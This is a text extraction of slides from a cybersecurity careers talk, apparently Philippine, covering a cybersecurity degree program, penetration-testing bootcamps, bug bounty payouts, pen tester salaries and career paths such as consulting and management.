A promotional image for the BS in Cybersecurity program. It features a young woman with long brown hair, wearing a white button-down shirt and a black skirt, standing with her arms crossed. The background is a dark red color with a subtle pattern of a globe and a robotic hand. The text 'Bachelor of Science in Cybersecurity' is written in white on a blue banner. Below the banner, a paragraph describes the program's goal: 'This program aims to produce highly-proficient graduates who can help protect individuals, groups, organizations, and nations from hacking or cyber attacks.'

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Online Trainings w/ Bootcamps

- GuideM – Vulnerability Assessment and Penetration Testing

<https://www.facebook.com/guidemtraining>



The EHVAPT logo features a stylized knight in white armor with a red cape, holding a sword. The knight is positioned behind a shield. A blue banner with the text 'EHVAPT' is overlaid on the shield.

5 Key Take Aways & Learning Benefits

- ✓ Topic Mastery
- ✓ Practical Application
- ✓ Enhances Problem Solving skills
- ✓ Semi-Guided Research
- ✓ Promotes Technical Adaptability



The GUIDEM logo consists of a blue and red shield containing a stylized white and blue helmet.


GUIDEM Real-World Projects



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Certifications



Career Paths

Bug Bounty Hunter



\$200,000

The money was paid out for more than 1,100 vulnerability reports, with the highest single reward reaching **\$200,000**. Microsoft announced paying out similar amounts in 2020, 2021 and 2022. The company is running 17 bug bounty programs, a majority for its cloud services and platforms. Aug 9, 2023



Career Paths



Penetration Tester / Red Teamer



Indeed

<https://ph.indeed.com> > ... > Penetration Tester > Salaries

Penetration tester salary in Philippines

The average salary for a Penetration Tester is **₱53446 per month** in Philippines. Learn about salaries, benefits, salary satisfaction and where you could ...

Penetration Testing Jobs by Salary

Job Title	Range	Average
Job Title:Penetration Tester	Range:₱427k - ₱1m	Average:₱887,850
Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱780,000
Cyber Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱415,000
Ethical Hacker	Range:₱0 - ₱0 (Estimated *)	Average:₱692,720



Career Paths

Build your own consulting firm



 **Secuna** added 6 new photos to the album: **Web Application Penetration Testing for the DOST.** August 23, 2019 · 🌐

Our Co-Founder and CEO, Allan Jay "AJ" Dumanhug, conducted a week-long Penetration Testing for the Department of Science and Technology at the University of the Philippines Information Technology Development Center. They learned the proper Penetration Testing, exploited different web app vulnerabilities, learned writing proper VAPT report, and solved challenges in the Capture The Flag competition.



The image contains two photographs. The left photograph shows a group of approximately 15 students standing in front of a projector screen that displays 'Website Application Penetration Testing'. Many of the students are holding certificates. The right photograph shows three individuals—two men and one woman—standing in front of a similar projector screen. They are all smiling and holding certificates. One of the certificates is clearly visible, showing the name 'Richard K. Espina' and the title 'Web Application Penetration Testing'.



Career Paths



Management

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About

One of the Outstanding ASEAN CISO of 2013 (IDG)

Self-taught information security manager who specializes in securing company assets and in developing a comprehensive information security management system and framework. Comfortable working in six-pockets while hacking or doing penetration testing, but equally proficient in a suit during Boardroom presentations.



HOW TO GET GOOD?

Practice, practice, practice.



Q & A



- END OF PRESENTATION. ANY QUESTIONS? 😊

